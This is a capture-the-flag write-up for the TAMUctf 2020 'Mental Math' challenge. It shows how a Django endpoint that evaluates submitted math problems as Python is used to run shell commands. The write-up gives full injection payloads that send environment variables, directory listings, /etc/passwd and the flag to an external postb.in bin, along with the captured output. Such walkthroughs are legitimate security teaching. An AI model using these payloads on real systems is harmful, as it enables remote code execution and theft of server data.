
tamuctf 2020 Mental Math

Saturday, March 7, 2020 12:16 PM

https://mentalmath.tamuctf.com/play/



POST http://mentalmath.tamuctf.com/ajax/new_problem HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 26
Origin: https://mentalmath.tamuctf.com
Connection: keep-alive
Referer: https://mentalmath.tamuctf.com/play/
Host: mentalmath.tamuctf.com

problem=63+%2B+83&answer=2

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sat, 21 Mar 2020 20:45:10 GMT
Content-Type: application/json
Content-Length: 18
Connection: keep-alive
X-Frame-Options: SAMEORIGIN

{"correct": false}


If correct, you get:

{"correct": true, "problem": "4 + 91"}

Suspect the problem you send is evaluated and so you can send arbitrary code.

But don't know the server language at play.

Ran dirb and it showed /admin. I went there and:



google says django is python!

I tried this:

problem=len([1])&answer=1

and got

{"correct": true, "problem": "45 - 13"}

So, we can run arbitrary python code!

However, the answer is not reflected back in the http response. :(

From a previous challenge, I learned that you can exfiltrate by making a GET request to postb.in with a query parameter containing the desired data.

__import__('urllib.request').request.urlopen('https://postb.in/1584834032397-9031000344548?data='%2B__import__('urllib.parse').parse.quote(str(__import__('os').environ))).read()

This shows in postb.in:

data: environ({'PATH': '/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'HOSTNAME': 'f96864a7a0ba', 'LANG': 'C.UTF-8', 'GPG_KEY': '0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D', 'PYTHON_VERSION': '3.7.7', 'PYTHON_PIP_VERSION': '20.0.2', 'PYTHON_GET_PIP_URL': 'https://github.com/pypa/get-pip/raw/d59197a3c169cef378a22428a3fa99d33e080a5d/get-pip.py', 'PYTHON_GET_PIP_SHA256': '421ac1d44c0cf9730a088e337867d974b91bdce4ea2636099275071878cc189e', 'DJANGO_SETTINGS_MODULE': 'mentalmath.settings', 'UWSGI_WSGI_FILE': 'mentalmath/wsgi.py', 'UWSGI_VIRTUALENV': '/venv', 'UWSGI_HTTP': ':8000', 'UWSGI_MASTER': '1', 'UWSGI_HTTP_AUTO_CHUNKED': '1', 'UWSGI_HTTP_KEEPALIVE': '1', 'UWSGI_UID': '1000', 'UWSGI_GID': '2000', 'UWSGI_LAZY_APPS': '1', 'UWSGI_WSGI_ENV_BEHAVIOR': 'holy', 'UWSGI_WORKERS': '2', 'UWSGI_THREADS': '4', 'HOME': '/root', 'UWSGI_RELOADS': '0', 'UWSGI_ORIGINAL_PROC_NAME': '/venv/bin/uwsgi', 'TZ': 'UTC'})

Start trying bash commands:

ls -la /
__import__('urllib.request').request.urlopen('https://postb.in/1584834032397-9031000344548?data=' %2B __import__('urllib.parse').parse.quote(str(__import__('os').popen('ls -la /').read()))).read()

data: total 84 drwxr-xr-x 1 root root 4096 Mar 21 04:57 . drwxr-xr-x 1 root root 4096 Mar 21 04:57 .. -rwxr-xr-x 1 root root 0 Mar 21 04:57 .dockerenv drwxr-xr-x 1 root root 4096 Mar 18 19:50 bin drwxr-xr-x 2 root root 4096 Feb 1 17:09 boot drwxr-xr-x 1 root root 4096 Mar 18 19:50 code drwxr-xr-x 5 root root 340 Mar 21 23:55 dev drwxr-xr-x 1 root root 4096 Mar 21 04:57 etc drwxr-xr-x 2 root root 4096 Feb 1 17:09 home drwxr-xr-x 1 root root 4096 Mar 18 19:50 lib drwxr-xr-x 2 root root 4096 Feb 24 00:00 lib64 drwxr-xr-x 2 root root 4096 Feb 24 00:00 media drwxr-xr-x 2 root root 4096 Feb 24 00:00 mnt drwxr-xr-x 2 root root 4096 Feb 24 00:00 opt dr-xr-xr-x 1504 root root 0 Mar 21 23:55 proc -rw-rw-r-- 1 root root 228 Mar 17 21:49 requirements.txt drwx------ 1 root root 4096 Mar 18 19:49 root drwxr-xr-x 3 root root 4096 Feb 24 00:00 run drwxr-xr-x 2 root root 4096 Feb 24 00:00 sbin drwxr-xr-x 2 root root 4096 Feb 24 00:00 srv dr-xr-xr-x 13 root root 0 Mar 20 01:16 sys drwxrwxrwt 1 root root 4096 Mar 18 19:50 tmp drwxr-xr-x 1 root root 4096 Feb 24 00:00 usr drwxr-xr-x 1 root root 4096 Feb 24 00:00 var drwxr-xr-x 5 root root 4096 Mar 18 19:49 venv

data: total 84
drwxr-xr-x 1 root root 4096 Mar 21 04:57 .
drwxr-xr-x 1 root root 4096 Mar 21 04:57 ..
-rwxr-xr-x 1 root root 0 Mar 21 04:57 .dockerenv
drwxr-xr-x 1 root root 4096 Mar 18 19:50 bin
drwxr-xr-x 2 root root 4096 Feb 1 17:09 boot
drwxr-xr-x 1 root root 4096 Mar 18 19:50 code
drwxr-xr-x 5 root root 340 Mar 21 23:55 dev
drwxr-xr-x 1 root root 4096 Mar 21 04:57 etc
drwxr-xr-x 2 root root 4096 Feb 1 17:09 home
drwxr-xr-x 1 root root 4096 Mar 18 19:50 lib
drwxr-xr-x 2 root root 4096 Feb 24 00:00 lib64
drwxr-xr-x 2 root root 4096 Feb 24 00:00 media
drwxr-xr-x 2 root root 4096 Feb 24 00:00 mnt
drwxr-xr-x 2 root root 4096 Feb 24 00:00 opt
dr-xr-xr-x 1504 root root 0 Mar 21 23:55 proc
-rw-rw-r-- 1 root root 228 Mar 17 21:49 requirements.txt
drwx------ 1 root root 4096 Mar 18 19:49 root
drwxr-xr-x 3 root root 4096 Feb 24 00:00 run
drwxr-xr-x 2 root root 4096 Feb 24 00:00 sbin

drwxr-xr-x 2 root root 4096 Feb 24 00:00 srv
dr-xr-xr-x 13 root root 0 Mar 20 01:16 sys
drwxrwxrwt 1 root root 4096 Mar 18 19:50 tmp
drwxr-xr-x 1 root root 4096 Feb 24 00:00 usr
drwxr-xr-x 1 root root 4096 Feb 24 00:00 var
drwxr-xr-x 5 root root 4096 Mar 18 19:49 venv

# cat /etc/passwd
problem=__import__('urllib.request').request.urlopen('https://postb.in/1584834032397-9031000344548?data=' %2B __import__('urllib.parse').parse.quote(str(__import__('os').popen('cat /etc/passwd').read()))).read()&answer=1

data: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin

data:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing
List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats
Bug-Reporting
System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

tried to dump out all global python vars but no luck
had to use [#:#] to limit the size since the url was too large otherwise

problem=__import__('urllib.request').request.urlopen('https://postb.in/1584836067936-1503905807621?data=' %2B __import__('urllib.parse').parse.quote(str(globals().copy().items())[7000:10000])).read()&answer=1

data: dict_items([('__name__', 'mathgame.views'), ('__doc__', None), ('__package__', 'mathgame'), ('__loader__', <_frozen_importlib_external.SourceFileLoader object at 0x7ff689b83dd0>), ('__spec__', ('gen_problem', <function gen_problem at 0x7ff689b929e0>), ('__warningregistry__', {'version': 0})])

# find / -name flag*
problem=__import__('urllib.request').request.urlopen('https://postb.in/1584836067936-1503905807621?data=' %2B __import__('urllib.parse').parse.quote(str(__import__('os').popen('find / -name flag*').read()))).read()&answer=1

# cat /code/flag.txt
problem=__import__('urllib.request').request.urlopen('https://postb.in/1584836067936-1503905807621?data=' %2B __import__('urllib.parse').parse.quote(str(__import__('os').popen('cat /code/flag.txt').read()))).read()&answer=1

gigem{1_4m_g0od_47_m4tH3m4aatics_n07_s3cUr1ty_h3h3h3he}